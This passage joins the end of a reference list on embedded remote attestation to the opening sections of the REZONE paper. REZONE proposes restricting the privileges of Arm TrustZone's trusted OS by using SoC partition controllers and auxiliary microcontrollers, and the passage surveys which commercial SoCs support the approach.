[9] N Asokan, Thomas Nyman, Norrathep Rattanavipanon, Ahmad-Reza Sadeghi, and Gene Tsudik. ASSURED: Architecture for secure software update of realistic embedded devices. *IEEE Transactions on Computer-Aided Design of Integrated Circuits and Systems*, 37(11), 2018.

[10] F. Brasser et al. Tytan: Tiny trust anchor for tiny devices. In *DAC*, 2015.

[11] Matteo Busi, Job Noorman, Jo Van Bulck, Letterio Galletta, Pierpaolo Degano, Jan Tobias Mühlberg, and Frank Piessens. Provably secure isolation for interruptible enclaved execution on small microprocessors. In *2020 IEEE 33rd Computer Security Foundations Symposium (CSF)*, pages 262–276. IEEE, 2020.

[12] Jiongyi Chen, Wenrui Diao, Qingchuan Zhao, Chaoshun Zuo, Zhiqiang Lin, XiaoFeng Wang, Wing Cheong Lau, Menghan Sun, Ronghai Yang, and Kehuan Zhang. Iotfuzzer: Discovering memory corruptions in iot through app-based fuzzing. In *NDSS*, 2018.

[13] Alessandro Cimatti, Edmund Clarke, Enrico Giunchiglia, Fausto Giunchiglia, Marco Pistore, Marco Roveri, Roberto Sebastiani, and Armando Tacchella. Nusmv 2: An opensource tool for symbolic model checking. In *CAV*, 2002.

[14] Andrei Costin, Jonas Zaddach, Aurélien Francillon, and Davide Balzarotti. A large-scale analysis of the security of embedded firmwares. In *23rd {USENIX} Security Symposium ({USENIX} Security 14)*, pages 95–110, 2014.

[15] Ivan De Oliveira Nunes, Karim Eldefrawy, Norrathep Rattanavipanon, Michael Steiner, and Gene Tsudik. VRASED: A verified hardware/software co-design for remote attestation. In *USENIX Security*, 2019.

[16] Ivan De Oliveira Nunes, Karim Eldefrawy, Norrathep Rattanavipanon, and Gene Tsudik. Pure: Using verified remote attestation to obtain proofs of update, reset and erasure in low-end embedded systems. 2019.

[17] Ivan De Oliveira Nunes, Karim Eldefrawy, Norrathep Rattanavipanon, and Gene Tsudik. APEX: A verified architecture for proofs of execution on remote devices under full software compromise. In *29th USENIX Security Symposium (USENIX Security 20)*, Boston, MA, 2020. USENIX Association.

[18] Ivan De Oliveira Nunes, Sashidhar Jakkamsetti, Norrathep Rattanavipanon, and Gene Tsudik. On the toctou problem in remote attestation. In *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*, pages 2921–2936, 2021.

[19] Ghada Dessouky, Tigist Abera, Ahmad Ibrahim, and Ahmad-Reza Sadeghi. Litehax: lightweight hardware-assisted attestation of program execution. In *2018 IEEE/ACM International Conference on Computer-Aided Design (ICCAD)*, pages 1–8. IEEE, 2018.

[20] Ghada Dessouky, Shaza Zeitouni, Thomas Nyman, Andrew Paverd, Lucas Davi, Patrick Koeberl, N Asokan, and Ahmad-Reza Sadeghi. Lo-fat: Low-overhead control flow attestation in hardware. In *Proceedings of the 54th Annual Design Automation Conference 2017*, page 24. ACM, 2017.

[21] Alexandre Duret-Lutz, Alexandre Lewkowicz, Amaury Fauchille, Thibaud Michaud, Etienne Renault, and Laurent Xu. Spot 2.0—a framework for ltl and ω-automata

manipulation. In *International Symposium on Automated Technology for Verification and Analysis*, 2016.

[22] Karim Eldefrawy, Norrathep Rattanavipanon, and Gene Tsudik. HYDRA: hybrid design for remote attestation (using a formally verified microkernel). In *Wisec*, 2017.

[23] Karim Eldefrawy, Gene Tsudik, Aurélien Francillon, and Daniele Perito. SMART: Secure and minimal architecture for (establishing dynamic) root of trust. In *NDSS*, 2012.

[24] Brasser et al. Remote attestation for low-end embedded devices: the prover's perspective. In *DAC*, 2016.

[25] Robert Faludi. *Building wireless sensor networks: with ZigBee, XBee, arduino, and processing*. " O'Reilly Media, Inc.", 2010.

[26] Ryan W Gardner, Sujata Garera, and Aviel D Rubin. Detecting code alteration by creating a temporary memory bottleneck. *IEEE TIFS*, 2009.

[27] Munir Geden and Kasper Rasmussen. Hardware-assisted remote runtime attestation for critical embedded systems. In *2019 17th International Conference on Privacy, Security and Trust (PST)*, pages 1–10. IEEE, 2019.

[28] Olivier Girard. openMSP430, 2009.

[29] Virgil D Gligor and Shan Leung Maverick Woo. Establishing software root of trust unconditionally. In *NDSS*, 2019.

[30] Manuel Huber, Stefan Hristozov, Simon Ott, Vasil Sarafov, and Marcus Peinado. The lazarus effect: Healing compromised devices in the internet of small things. *arXiv preprint arXiv:2005.09714*, 2020.

[31] Intel. Intel Software Guard Extensions (Intel SGX). `https://software.intel.com/en-us/sgx`.

[32] Ahmed Irfan, Alessandro Cimatti, Alberto Griggio, Marco Roveri, and Roberto Sebastiani. Verilog2SMV: A tool for word-level verification. In *Design, Automation & Test in Europe Conference & Exhibition (DATE), 2016*, 2016.

[33] Rick Kennell and Leah H Jamieson. Establishing the genuinity of remote computer systems. In *USENIX Security Symposium*, 2003.

[34] Patrick Koeberl, Steffen Schulz, Ahmad-Reza Sadeghi, and Vijay Varadharajan. TrustLite: A security architecture for tiny embedded devices. In *EuroSys*, 2014.

[35] X. Kovah et al. New results for timing-based attestation. In *IEEE S&P '12*, 2012.

[36] Yanlin Li, Jonathan M McCune, and Adrian Perrig. VIPER: Verifying the integrity of peripherals' firmware. In *ACM CCS*, 2011.

[37] Marwa Mamdouh, Mohamed AI Elrukhsi, and Ahmed Khattab. Securing the internet of things and wireless sensor networks via machine learning: A survey. In *2018 International Conference on Computer and Applications (ICCA)*, pages 215–218. IEEE, 2018.

[38] Ramya Jayaram Masti, Claudio Marforio, Aanjhan Ranganathan, Aurélien Francillon, and Srdjan Capkun. Enabling trusted scheduling in embedded systems. In *Proceedings of the 28th Annual Computer Security Applications Conference*, pages 61–70, 2012.

[39] Jonathan M McCune, Yanlin Li, Ning Qu, Zongwei Zhou, Anupam Datta, Virgil Gligor, and Adrian Perrig. TrustVisor: Efficient TCB reduction and attestation. In *IEEE S&P '10*, 2010.

[40] Jonathan McCune et al. Flicker: An execution infrastructure for TCB minimization. *SIGOPS Operating Systems Review*, 2008.

[41] Kenneth L McMillan. The smv system. In *Symbolic Model Checking*, pages 61–85. Springer, 1993.

[42] Job Noorman, Jo Van Bulck, Jan Tobias Mühlberg, et al. Sancus 2.0: A low-cost security architecture for iot devices. *ACM Trans. Priv. Secur.*, 20(3), 2017.

[43] Ivan De Oliveira Nunes, Sashidhar Jakkamsetti, and Gene Tsudik. Tiny-cfa: Minimalistic control-flow attestation using verified proofs of execution. In *2021 Design, Automation & Test in Europe Conference & Exhibition (DATE)*, pages 641–646. IEEE, 2021.

[44] Johannes Obermaier and Vincent Immler. The past, present, and future of physical security enclosures: from battery-backed monitoring to puf-based inherent security and beyond. *Journal of Hardware and Systems Security*, 2(4):289–296, 2018.

[45] Nick L Petroni Jr, Timothy Fraser, Jesus Molina, and William A Arbaugh. Copilot — A coprocessor-based kernel runtime integrity monitor. In *USENIX Security Symposium*, 2004.

[46] Srivaths Ravi, Anand Raghunathan, and Srimat Chakradhar. Tamper resistance mechanisms for secure embedded systems. In *VLSI Design*, 2004.

[47] Dries Schellekens et al. Remote attestation on legacy operating systems with trusted platform modules. *Science of Computer Programming*, 2008.

[48] A. Seshadri et al. SWATT: Software-based attestation for embedded devices. In *IEEE S&P '04*, 2004.

[49] A. Seshadri et al. Pioneer: Verifying code integrity and enforcing untampered code execution on legacy systems. In *ACM SOSP*, 2005.

[50] Arvind Seshadri et al. SAKE: Software attestation for key establishment in sensor networks. In *DCOSS*. 2008.

[51] Zhichuang Sun, Bo Feng, Long Lu, and Somesh Jha. Oat: Attesting operation integrity of embedded devices. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 1433–1449. IEEE, 2020.

[52] Trusted Computing Group. Trusted platform module (tpm), 2017.

[53] Meng Xu, Manuel Huber, Zhichuang Sun, Paul England, Marcus Peinado, Sangho Lee, Andrey Marochko, Dennis Mattoon, Rob Spiger, and Stefan Thom. Dominance as a new trusted computing primitive for the internet of things. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1415–1430. IEEE, 2019.

[54] Bruno Bogaz Zarpelão, Rodrigo Sanches Miani, Cláudio Toshio Kawakani, and Sean Carlisto de Alvarenga. A survey of intrusion detection in internet of things. *Journal of Network and Computer Applications*, 84:25–37, 2017.

[55] Shaza Zeitouni, Ghada Dessouky, Orlando Arias, Dean Sullivan, Ahmad Ibrahim, Yier Jin, and Ahmad-Reza Sadeghi. Atrium: Runtime attestation resilient under memory attacks. In *Proceedings of the 36th International Conference on Computer-Aided Design*, pages 384–391. IEEE Press, 2017.

[56] Wu Zhijun, Li Wenjing, Liu Liang, and Yue Meng. Low-rate dos attacks, detection, defense, and challenges: a survey. *IEEE Access*, 8:43920–43943, 2020.

[57] Wu Zhijun, Li Wenjing, Liu Liang, and Yue Meng. Low-rate dos attacks, detection, defense, and challenges: a survey. *IEEE Access*, 8:43920–43943, 2020.

REZONE: Disarming TrustZone with TEE Privilege Reduction

David Cerdeira[†], José Martins[†], Nuno Santos[‡], Sandro Pinto[†]
[†]*Centro ALGORITMI, Universidade do Minho,* [‡]*INESC-ID / Instituto Superior Técnico, Universidade de Lisboa*
{david.cerdeira, jose.martins, sandro.pinto}@dei.uminho.pt, nuno.m.santos@tecnico.ulisboa.pt

Abstract

In TrustZone-assisted TEEs, the trusted OS has unrestricted access to both secure and normal world memory. Unfortunately, this architectural limitation has opened an aisle of exploration for attackers, which have demonstrated how to leverage a chain of exploits to hijack the trusted OS and gain full control of the system, targeting (i) the rich execution environment (REE), (ii) all trusted applications (TAs), and (iii) the secure monitor. In this paper, we propose REZONE. The main novelty behind REZONE design relies on leveraging TrustZone-agnostic hardware primitives available on commercially off-the-shelf (COTS) platforms to restrict the privileges of the trusted OS. With REZONE, a monolithic TEE is restructured and partitioned into multiple sandboxed domains named *zones*, which have only access to private resources. We have fully implemented REZONE for the i.MX 8MQuad EVK and integrated it with Android OS and OP-TEE. We extensively evaluated REZONE using microbenchmarks and real-world applications. REZONE can sustain popular applications like DRM-protected video encoding with acceptable performance overheads. We have surveyed 80 CVE vulnerability reports and estimate that REZONE could mitigate 86.84% of them.

1 Introduction

Arm TrustZone [42, 45] is a technology embedded into Arm processors shipped in billions of mobile phones and embedded devices. Vendors and Original Equipment Manufacturers (OEM) rely on TrustZone for deploying Trusted Execution Environments (TEEs), which protect the execution of sensitive programs named Trusted Applications (TAs). Some TAs implement kernel-level services of the operating system (OS), e.g., for user authentication or file disk encryption [3]. Other TAs provide shared user-level functionality, e.g., DRM media decoders [37] or online banking services [57]. TEEs themselves consist of a trusted software stack offering API and runtime support for hosting TAs. TEEs such as Qualcomm's QSEE and OP-TEE protect the confidentiality and integrity of TAs' memory state, thereby ensuring it cannot be inspected or tampered with by a potentially compromised OS.

To protect the TAs, TEEs leverage mechanisms provided by TrustZone. In Armv7-A/Armv8-A, this technology provides two execution environments named *normal world* and *secure world*[1]. The normal world runs a rich software stack, named Rich Execution Environment (REE), comprised of full-blown OS and applications; it is generally considered untrusted. The secure world runs a smaller software stack consisting of TEE and TAs. TrustZone enforces system-wide isolation between worlds and provides controlled entry points for world switching whenever the REE invokes TAs' services.




Figure 1: Privilege escalation attack in a TrustZone-assisted TEE: (1) hijack a user-level TA, e.g., exploiting vulnerability in the Widevine TA (CVE-2015-6639) [19], (2) hijack the trusted OS, e.g., exploiting vulnerability in syscall interface of Qualcomm's QSEOS (CVE-2016-2431) [20]. Once in control of the trusted OS, other attacks can be launched: (a) control the rich OS, e.g., backdoor in the Linux kernel [22], (b) control a kernel-level TA, e.g., to extract full disk encryption keys of Android's KeyMaster service [18], or (c) control the secure monitor, e.g., to unbrick the device bootloader [21].

However, in the TrustZone security architecture, the *trusted OS* – i.e., one of TEE's core components – runs with an excess of privileges, exposing the entire system to catastrophic privilege escalation attacks if this component gets compromised. Figure 1 illustrates these attacks. It shows the TEE stack, consisting of secure monitor and trusted OS. The secure monitor runs in EL3 – the most privileged exception level – and provides essential mechanisms for world switching and platform management. The trusted OS runs in S.EL1 – i.e., secure kernel mode – and implements memory management, scheduling, IPC, and common services for TAs. TAs run in unprivileged S.EL0 – i.e., secure user mode. TAs are directly exposed to malicious requests coming from normal world applications. If a TA's control flow gets hijacked as a result of exploiting a software vulnerability (1), the attacker can control that TA. If the attacker can further hijack the trusted OS by exploiting another vulnerability (2), he can gain full

[1] As per Arm's recent documentation [6], *secure world* can be referred to as *trusted world*; we adopt the previous and more familiar terminology [45].

control of the system, including the REE in the normal world (a), all the TAs (b), and the secure monitor (c).

This level of control is possible due to a fundamental violation of the principle of least privilege where an excess of privileges is dangerously (and unnecessarily) granted to some protection modes in the secure world. In particular, the attacks just described leverage the fact that S.EL1 gives full permission to access and reconfigure both secure and non-secure memory regions. Such level of control, however, should be reserved only to the highest protection domain, i.e., EL3. Similar problems mostly carryover to Armv8.4-A and onward, with the new S.EL2 hypervisor mode for the secure world having the same privileges over the monitor and the normal world as S.EL1 had up until Armv8.4-A; if the secure hypervisor is exploited the entire system will be compromised. Armv9-A is also susceptible to some of these concerns, for instance, allowing S.EL2 to arbitrarily control the normal world state.

Unfortunately, numerous devices face serious risks of being compromised by attacks of this nature. In the past, security researchers have demonstrated how these attacks can be mounted by targeting the trusted OS through a chain of vulnerability exploits as described in the caption of Figure 1. Notably, recent studies [11] have shown that commercial TEE systems have plenty and serious vulnerabilities, most of them affecting user-level TAs and trusted OS. This suggests that the current attack surface for TEE systems is seriously enlarged.

Despite the abundant research on TrustZone security [11, 45], there is a lack of practical system defenses if the trusted OS is hijacked. TEE systems like Sanctuary [10] aim to reduce the attack surface of the trusted OS by relocating TAs onto user-level enclaves in the normal world. However, due to portability reasons, vendors and OEMs continue deploying TAs in commercial TEEs, therefore exposing many devices to potential attacks. Another approach is to confine the TEE stack inside a secure world sandbox, e.g., by leveraging same privilege isolation [32, 35] or hardware virtualization [56]. However, these approaches do not solve the fundamental problem of the excess of privileges granted to S.EL1 (or S.EL2).

This paper presents ReZone, a new security architecture that can effectively counter ongoing privilege escalation attacks by reducing the privileges of a potentially compromised trusted OS. We build our solution specifically for restricting the privileges of S.EL1 on Armv8-A platforms featuring the protection modes displayed in Figure 1, and then discuss how our techniques can be employed for reducing the excess of S.EL2 privileges in Armv8.4-A and ensuing architectures. With ReZone, a typical monolithic TEE can be restructured and partitioned into one or multiple *zones*, which consist of sandboxed domains inside the secure world. Zones have access only to private memory regions, and provide an execution environment for untrusted $S.EL_{1/0}$ code, i.e., trusted OS and TAs. ReZone restricts the memory access privileges of the code running inside a zone, preventing it from arbitrarily accessing memory allocated for: (a) the normal world REE,




Figure 2: TEE privilege reduction with ReZone: an attacker cannot escalate privileges from the compromised trusted OS running in zone 1 to (a) the rich OS, (b) the kernel-level TA_K in zone 2, or (c) the secure monitor.

(b) other zones, and (c) the secure monitor. Figure 2 depicts a setup featuring two zones – 1 and 2 – each of them runs a trusted OS instance as in a library OS hosting local user- or kernel-level TAs. An attacker hijacking the trusted OS in zone 1 (as explained in Figure 1), will not be able to further escalate its privileges beyond its sandbox. Additional zones can be created, potentially hosting different trusted OS software.

A central novelty of ReZone's design is that we leverage TrustZone-agnostic hardware primitives available in COTS SoCs to restrict the privileges of S.EL1 (trusted OS) code. Existing systems such as Sanctuary [10] have already leveraged the TrustZone Address Space Controller (TZASC) for restricting access permissions to various physical memory regions in the normal world. However, S.EL1 code can still revert these permissions, rendering the TZASC insufficient for zone isolation. Instead, we use a platform resource controller such as the Resource Domain Controller (RDC) existing in i.MX8MQ and i.MX8QM SoCs, which allows specific bus masters to control memory access permissions. In ReZone, we harness this feature along with a low-end microcontroller also available in the SoC to control these permissions, effectively creating private memory regions for each zone. RDC and microcontroller can then be used as building blocks for restricting the memory access privileges of a (potentially compromised) trusted OS, and enforcing strong zone isolation.

Based on this insight, we have built ReZone. Our system includes multiple non-trivial optimizations and fine-grained mechanisms to guarantee system-wide security (e.g., avoiding cache-based attacks based on cached content available for EL3 and S.EL1 code). To make our design generally applicable to various hardware platforms, we specify the general properties of SoCs that satisfy ReZone's requirements. We have fully implemented a ReZone prototype for the i.MX 8MQuad EVK, and integrated it with Android OS as REE and with OP-TEE as TEE. Our code is open sourced [15].

We evaluated ReZone using microbenchmarks and real-world applications. Our evaluation shows that despite the existence of non-negligible performance overhead in microbenchmark programs, ReZone does not sensibly degrade the performance of applications such as crypto wallets or DRM

media decoders. The DRM application, which requires frequent transitions between the normal world and the zone, preserves its ability to replay video at high frame rates. We have surveyed 80 CVE vulnerability reports and estimate that REZONE can thwart 86.84% of potential privilege escalation attacks arising from exploiting these bugs.

2 Background and Motivation

2.1 Standard TrustZone Mechanisms

We focus on TrustZone for Armv8-A architectures not featuring S.EL2. CPU cores can operate in one of two states: *secure* and *non-secure*. At exception levels EL0 and EL1, a processor core can execute in either of these states. For instance, the processor is in non-secure exception level 1 (NS.EL1) when running REE kernel code, and in secure EL1 (S.EL1) if executing the trusted OS. EL3 is always in secure state. To change security states, the execution must pass through EL3.

TrustZone extends the memory system by means of an additional bit called *NS bit* that accompanies the address of memory and peripherals (see Figure 3). This bit creates independent physical address spaces for normal world and secure world. Software running in the normal world can only make *non-secure accesses* to physical memory because the core always tags the bus NS bit to 1 in any memory transaction generated by the normal world. Software running in the secure world usually makes only *secure accesses* (i.e., NS=0), but can also make non-secure accesses (NS=1) for specific memory mappings using the NS flags in its page table entries. The processor maintains separate virtual address spaces for the secure and non-secure states. Trusted OS (or the secure monitor) can map virtual addresses to non-secure physical addresses by setting to 1 the NS bit in its page table entries.

TrustZone-aware memory controllers are usually configured to assign non-secure/secure physical address spaces to different physical memory regions. In the Arm architecture, the TZASC enforces physical memory protection by allowing the partitioning of external memory on secure and non-secure regions. (The TZPC performs a similar function for peripherals.) To date, Arm has released two TZASC versions: Arm CoreLink TZC-380 and TZC-400. They share similar high-level features, i.e., the ability to configure access permissions for memory regions (contiguous address space areas).

2.2 The Excess of Privileges of the Trusted OS

The TrustZone mechanisms described above were designed under the assumption that the S.EL1 (trusted OS) and EL3 (secure monitor) are trusted. However, if the trusted OS is hijacked, the attacks described in Figure 1 can be trivially mounted. For illustration purposes, suppose that the physical memory addresses PA_{OS}, PA_{TK}, and PA_{SM} are allocated to the rich OS, TA_K, and secure monitor, respectively. The attacker




Figure 3: Hardware platform featuring TrustZone: REZONE-enabling hardware components are highlighted, i.e., ACU and PPC. PPC is configured by the bus master MID_1 (ACU). These configurations determine which access permissions are granted to a given MID for a specific physical memory region.

could mount said attacks by creating virtual address mappings in the S.EL1 page tables as indicated below, and use the virtual addresses VA_i to access (read/write) the memory pages of the rich OS, TA_K, or secure monitor. Notation $VA \rightarrow \langle PA, NS \rangle$ denotes a page table entry translating virtual address VA to the physical address PA and associated NS bit value:
$VA_{OS} \rightarrow \langle PA_{OS}, 1 \rangle$, $VA_{TK} \rightarrow \langle PA_{TK}, 0 \rangle$, $VA_{SM} \rightarrow \langle PA_{SM}, 0 \rangle$

Simply put, *the secure monitor cannot prevent the trusted OS from mapping these memory regions arbitrarily into the S.EL1 address space*. Given that the trusted OS does not require this level of control to sustain its typical operations, this means that S.EL1 is endowed with excessive privileges that can be abused. If the trusted OS is compromised, the attacker can leverage these privileges to take over every part of the system, including the monitor, TZASC, and normal-world components. For this reason, we argue that reducing the memory access privileges of S.EL1 code can significantly lower the impact of vulnerability exploits targeting the trusted OS. In this paper, we concentrate primarily on devising a solution to this problem. Then, in §8.2 and §8.3, we explain that Arm's architecture releases starting from Armv8.4 did not entirely solve the problem of over-privileged protection modes in the secure world, and discuss how our techniques can potentially be applied to these more recent architectures.

2.3 Platform Model for Restricting S.EL1

Reducing privileges of S.EL1 code to prevent unauthorized memory accesses is not trivial using standard TrustZone mechanisms alone. Even though TZASC controllers such as TZC-380 and TZC-400 can restrict memory accesses, since S.EL1 can reconfigure the TZASC, the trusted OS can always override any permissions for blocking the trusted OS's access to certain memory regions. Also, it is not possible to distinguish

Vendor	SoC Platform	PPC	ACU	RZ?	Sources
NXP	iMX8MQ	RDC	Cortex-M4	Yes	Ref. manual (https://www.nxp.com/webapp/Download?colCode=IMX8MDQLQRM)
	iMX8QM	xRDC	SCU	Yes	Ref. manual (https://www.nxp.com/webapp/Download?colCode=IMX8QMRM)
Xilinx	UltraScale+ MPSoC	XMPU, XPPU	PMU	Yes	Ref. manual (https://www.xilinx.com/support/documentation/user_guides/ug1085-zynq-ultrascale-trm.pdf)
Nvidia	Tegra X1 and X2, Xavier	SMMU	BPMP	Yes	Ref. manual (https://developer.nvidia.com/embedded/downloads)
Socionext	SC2A11	SMMU	SCP	Yes	TF-A V2.6 (https://github.com/ARM-software/arm-trusted-firmware) and U-boot v2022.01 (https://github.com/u-boot/u-boot)
Qualcomm	Snapdragon 845, 855, 865, 888, 8gen1	SMMU, XPU*	SPU	Yes	Linux 5.16 for SD855 (https://gitlab.com/sm8150-mainline/linux), CVE-2020-11252, CVE-2017-18311, [48]. *We lack the data to support that 845 and 8gen1 contain an XPU, though earlier platforms of the same segment feature one.
Broadcom	Stingray	SMMU	SCP	Yes	TF-A (Same as Socionext), Linux 5.16 (https://github.com/torvalds/linux)
Samsung	Exynos 990	Periph. MMUs	iSE	N/A	S20 and S21 Linux kernel source code (https://opensource.samsung.com/main)
	Exynos 2100	Periph. MMUs	eSE	N/A	
Mediatek	Dimensity 1200	✗	✗	No	OnePlus Nord 2 Linux kernel source (https://github.com/OnePlusOSS/android_kernel_oneplus_mt6893.git)
HiSilicon	Kirin 9000	✗	PMU	No	Huawei Mate 40 Pro Linux (https://consumer.huawei.com/en/opensource/)

Table 1: Availability of PPC/ACU hardware primitives and applicability of REZONE on COTS platforms.

accesses from different privilege levels, thus secure monitor (VA_{SM}) and TAs (VA_{TK}) memory cannot be restricted.

Given the limitations of vanilla TrustZone mechanisms, we propose to leverage complementary, TrustZone-agnostic hardware features available in COTS platforms for preventing illegal memory accesses potentially performed by untrusted S.EL1 code. These features consist of three hardware primitives that we require to be offered by the underlying platform.

1. Platform Partition Controller (PPC). Consists of a memory and peripheral protection controller that can restrict physical accesses to a given resource, i.e., memory or peripheral (see Figure 3). On the i.MX8MQ SoC, the PPC is implemented by the RDC peripheral. We characterize the PPC by having four main properties. It must be capable of: (a) intercepting all physical requests regardless of both the NS bit signal injected into the system bus and the configurations of the TZASC, (b) setting fine-grained access control attributes (e.g., RO, RW) for configurable memory regions; (c) differentiating between multiple bus masters, and (d) protecting memory-mapped input/output (MMIO) regions, including the PPC's memory-mapped registers. Importantly, (c) and (d) help to ensure that the PPC's configurations cannot be arbitrarily changed by (untrusted) S.EL1 code executed by the processor. Intuitively, to provide this guarantee in the setup illustrated in Figure 3, the PPC would not allow the bus master identified with MID_0 – i.e., the processor cluster – to arbitrarily change the PPC configurations. Instead, as explained next, it is the bus master identified with MID_1 that will have that privilege.

2. Auxiliary Control Unit (ACU). ACUs are small microcontrollers like Cortex-M4 added into the SoC for housekeeping purposes. For example, Figure 3, the ACU is identified by MID_1. The ACU coordinates the configuration of memory access permissions in the PPC, ensuring that the main processor cores cannot tamper with the PPC permissions.

3. Secure boot. Secure boot validates the integrity and authenticity of the firmware, ensuring that the ACU has been securely bootstrapped and fully controls the PPC.

2.4 Hardware Support on COTS Platforms

The primitives presented above are readily available on i.MX8MQ and i.MX8QM SoCs, the first of which we use for building REZONE. In i.MX8MQ, PPC and ACU are implemented, respectively, by RDC and Cortex-M4 hardware. To further assess if REZONE can be applied at a large scale, although secure boot is already commonly available, we need to determine if COTS platforms include hardware components that can play the role of PPC and ACU. To this end, we analyzed 17 popular SoCs from nine different vendors. We based our study on several sources. In some cases, we consulted publicly available SoC reference manuals. In others, we inspected the source code of the Linux kernel, bootloader, and secure monitor looking for PPC/ACU driver support. CVEs were also useful for identifying a PPC-like mechanism on Qualcomm SoCs. Our main findings are presented in Table 1.

PPC hardware candidates. Apart from the RDC, we identified several other components that can be used as PPC: SMMU, XPU, and XMPU in conjunction with XPPU. The Arm SMMU is an IOMMU architecture that can translate an input address to an output address based on address mapping and memory attributes (i.e., translation tables). The main requirement for an IOMMU to be used as a PPC is the possibility of performing address translation functions for multiple

masters, in particular the CPU. The Arm SMMU architecture, in its different versions, i.e., Arm SMMUv1, SMMUv2, SMMUv3, can fully provide such a feature. All of our studied platforms by Nvidia, Qualcomm, and Broadcom include a full-fledged SMMU. However, some custom SMMU implementations are designed to only interpose accesses of specific bus masters, e.g., media processing hardware. Such is the case of Mediatek 1200 and Kirin 9000. Samsung Exynos 900/2100 include dedicated SMMUs for specific peripherals. However, due to the lack of available information, we cannot ascertain that these SMMUs can also filter CPU accesses. The XPU [48] is a Qualcomm hardware component that entirely fills the PPC requirements. The same is true for Xilinx's XMPU and XPPU, which restrict accesses to memory and peripherals respectively [53]. In general, we observe that recent platforms are more likely to feature PPC-like mechanisms[2].

ACU hardware candidates. On the analyzed SoCs, we identified various ACU candidates. Qualcomm, Samsung, and NXP's i.MX8QM include security co-processors that can be used for this purpose: Secure Processing Unit (SPU) [47], integrated/embedded Secure Element (iSE and eSE), and System Controller Unit (SCU). All other surveyed SoCs incorporate programmable microcontrollers usually reserved for platform management purposes, e.g., power management. With one exception, these microcontrollers can be used as a full-fledged ACU: Mediatek's SoC has a System Control Processor (SCP), but the SCP interface is based on MMIO registers and not a mailbox interface as the other analyzed ACUs. Therefore, this SoC is likely too restrictive for REZONE. In summary, our findings are consistent with Arm's reports [52], which point to a clear trend in COTS SoCs to include companion processing units for power management and security operations.

Platform support for REZONE. In our study, we found that 13 SoCs have suitable PPC and ACU hardware, which make the deployment of REZONE possible on devices featuring these platforms. In contrast, the SoCs from Mediatek and HiSilicon lack at least one of the required PPC or ACU mechanisms to accommodate REZONE. In the case of Samsung's SoCs, we miss important information to issue a final judgment. In general, our study shows that our defense mechanisms can further be ported to platforms beyond the i.MX8 SoC family, which we use for our implementation. All NXP's i.MX8, Xilinx's Zynq, and Qualcomm's Snapdragon SoCs deployments span a wide range of edge computing settings (e.g. automotive) [46]. It is interesting to note that most of the analyzed Qualcomm platforms are compatible with REZONE, which means that our system can potentially be deployed on many commodity mobile devices.

[2] At a first glance, it may seem that TZASC fits all the PPC requirements enumerated in §2.3. However, a TZASC only protects memory regions. Therefore, it misses the PPC requirement (d). Additionally, only TZASC-400 can differentiate between bus masters, a highly specific hardware component not widely deployed. In fact, looking at the latest TF-A release [4] only two platforms support TZASC-400: NXP's lx2160a and ls1028a. To control access to peripherals, the TZPC is also needed. However, available documentation [5] shows that the TZPC cannot distinguish between multiple bus masters or prevent accesses to itself, missing PPC requirements (c) and (d).

3 Design Goals and Threat Model

We aim to design a security architecture that leverages the primitives presented above to create secure world sandboxes. We refer to these sandboxes as *secure world zones*, or simply *zones*. A zone is meant to host a partitioned TEE stack running at $S.EL_{1/0}$, i.e., trusted OS and TA software (see Figure 2). Since multiple zones z_i can co-exist within the secure world, we use the superscript notation $S.EL^i_{1/1}$ to identify zone i. More concretely, we strive to attain four subgoals:

1. Reduce the privileges of the trusted OS. As depicted in Figure 2, zones must thwart the escalation of privileges of an attacker from the trusted OS to other memory regions of the system. To this end, a zone z_i is expected to enforce three security properties: (P1) protection of the normal world, i.e., software running at $NS.EL_{1/0}$, (P2) protection of the secure-monitor, i.e., EL3 code, and (P3) protection of co-located zones, i.e., software running at $S.EL^j_{1/0}$, where $i \neq j$.

2. Depend on a small TCB. To implement zones in the secure world, we will rely on the secure monitor as root of trust, and incorporate as little additional code as possible into the TCB, e.g., for managing PPC and ACU.

3. Maintain TEE software portability. Legacy TEE and TA software abound. Vendors and OEMs should easily be able to port preexisting TEE/TA stacks into zone-based environments, requiring minimal to no changes in the code.

4. Offer a good performance/security trade-off. The overheads incurred by our solution should not significantly slow down typical real-world TrustZone-based TEE workloads. In other words, we are willing to trade some loss of performance, as long as the performance degradation is not detrimental to the user experience, for improved security guarantees.

